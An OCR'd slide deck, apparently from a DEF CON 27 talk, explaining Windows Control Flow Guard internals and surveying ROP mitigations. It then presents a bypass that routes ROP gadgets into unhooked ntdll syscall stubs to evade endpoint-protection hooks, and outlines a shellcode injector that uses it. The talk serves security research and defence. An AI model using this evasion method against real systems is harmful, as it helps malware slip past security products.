E9 FA FE FF FF jmp LdrpHandleInvalidUserCallTarget
LdrpValidateUserCallTarget endp


loc_1800961FB:
48 8B C1 mov rax, rcx
4D 33 D2 xor r10, r10
E9 FA FE FF FF jmp LdrpHandleInvalidUserCallTarget
LdrpValidateUserCallTarget endp


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16157 7415 je ntdll!LdrpHandleInvalidUserCallTarget+0x
00007ffe`0cc16159 4881c480000000 add rsp,80h
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e0000
rdx 0
rbx 0
rsp 6416aff918
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff918 00007ffe0cc2a00d
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16157 7415 je ntdll!LdrpHandleInvalidUserCallTarget+0x
00007ffe`0cc16159 4881c480000000 add rsp,80h
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e0000
rdx 0
rbx 0
rsp 6416aff918
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff918 00007ffe0cc2a00d
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

Control Flow Guard

```
BOOL SetProcessValidCallTargets(
  HANDLE                  hProcess,
  PVOID                   VirtualAddress,
  SIZE_T                  RegionSize,
  ULONG                   NumberOfOffsets,
  PCFG_CALL_TARGET_INFO   OffsetInformation
);
```

Control Flow Guard

- CFG blocks indirect calls to SetProcessValidCallTargets

Control Flow Guard

- CFG blocks indirect calls to SetProcessValidCallTargets
- SetProcessValidCallTargets is a wrapper for ntdll function:
  - NtSetInformationVirtualMemory

Control Flow Guard


- CFG blocks indirect calls to SetProcessValidCallTargets
- SetProcessValidCallTargets is a wrapper for ntdll function:
  - NtSetInformationVirtualMemory
- NtSetInformationVirtualMemory is a valid indirect call target!

ROP Mitigations



Guardian
Shana and Robert ParkeHarrison, 1999

Return Oriented Programming - Timeline



ROP Mitigations

- ROPGuard
  - Implemented by most endpoint protection products
  - Strategic hooks on memory functions
  - Opcode before return address is a call instruction
  - Call instructions leads back to hooked function

ROP Mitigations

- ROPGuard
  - Implemented by most endpoint protection products
  - Strategic hooks on memory functions
  - Opcode before return address is a call instruction
  - Call instructions leads back to hooked function
- kBouncer
  - Utilizes Last Branch Records on modern CPU
  - Performs variation of ROPGuard checks on those addresses
  - Requires user-mode hooks on strategic locations

ROP Mitigations

- ROPecker
  - Allows only two executable memory pages
  - Utilizes Last Branch Records on modern CPU
  - Consider ROP gadget only if less than 6 instructions

ROP Mitigations

- ROPecker
  - Allows only two executable memory pages
  - Utilizes Last Branch Records on modern CPU
  - Consider ROP gadget only if less than 6 instructions
- Shadow Stack
  - Two different stacks
    - Regular stack for data (and return addresses)
    - Matching kernel stack for only return addresses
  - On ret opcode - compare both
  - First paper published on 2016, not yet implemented

The Beast Is In Your Memory

by Daniel Lehmann and Ahmad-Reza Sadeghi

How to bypass ROPecker and kBouncer by abusing their heuristics

(BlackHat 2014)



Cupid and Centaur in the Museum of Love
Joel-Peter Witkin, 1992

Rite Of Passage

Bypassing ROP Mitigations



FRANCE. Paris. 5th arrondissement. Students in a chain passing cobble stones for the barricades, Gay Lussac Street
Bruno Barbey, 1968

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
mov     r10,rcx
mov     eax,18h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
mov     r10,rcx
mov     eax,18h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
mov     r10,rcx
mov     eax,18h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
mov     r10,rcx
mov     eax,18h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
mov     r10,rcx
mov     eax,18h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
mov     r10,rcx  jmp EndpointProtectionHook
mov     eax,18h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtAllocateVirtualMemory:
mov     r10,rcx  jmp EndpointProtectionHook
mov     eax,18h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtYieldExecution:
mov     r10,rcx
mov     eax,46h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax             // Load system call number
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax             // Load system call number
ret

            mov r10, [rsp]          // Prepare first parameter
            mov r11, [rsp + 0x8]
            add rsp, 0x10
            ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax             // Load system call number
ret
```

```
mov r10, [rsp]
mov r11, [rsp + 0x8]
add rsp, 0x10
ret
```

```
// Prepare first parameter

ntdll!NtYieldExecution:
mov     r10,rcx
mov     eax,46h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax             // Load system call number
ret
```

```
mov r10, [rsp]          // Prepare first parameter
mov r11, [rsp + 0x8]
add rsp, 0x10
ret
```

```
ntdll!NtYieldExecution + 0x12:
syscall     // Execute in kernel
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax             // Load system call number
ret

                    mov r10, [rsp]          // Prepare first parameter
                    mov r11, [rsp + 0x8]
                    add rsp, 0x10
                    ret

                                            ntdll!NtYieldExecution + 0x12:
                                            syscall     // Execute in kernel
                                            ret
```

Rite Of Passage - ROPInjector

- Writes shellcode into Read / Write memory
- Creates a thread
- Injects ROP to thread
- ROP Modifies protection to Read / Write / Execute
  - Virtual Protect
  - Rite Of Passage call to NtProtectVirtualMemory
- Runs Shellcode

Demo

Omer Yair

DEF CON 27

Exploiting a Windows Exploit for Mitigating Rite Of Passage Exploits

InfinityHook

- By Nick Peterson
- Exploits Windows Event Tracing to hook syscall on kernel
- Can be leveraged to protect against Rite Of Passage bypass
  - Verify the syscall number against origin
- https://github.com/everdox/InfinityHook

Takeaways

- Have fun!
- ROP remains a viable threat
- Security industry needs to respond faster
- Utilize the brains in academy to verify security solutions
- Break it to make it better

References

- Smashing The Stack For Fun And Profit, Aleph One, 1996
- The Geometry of Innocent Flesh on the Bone, Hovav Shacham, 2007
- The Beast Is In Your Memory, Daniel Lehmann and Ahmad-Reza Sadeghi 2014
- InfinityHook, Nick Peterson, 2019 https://github.com/everdox/InfinityHook

- https://gitub.com/OmerYa
- @yair_omer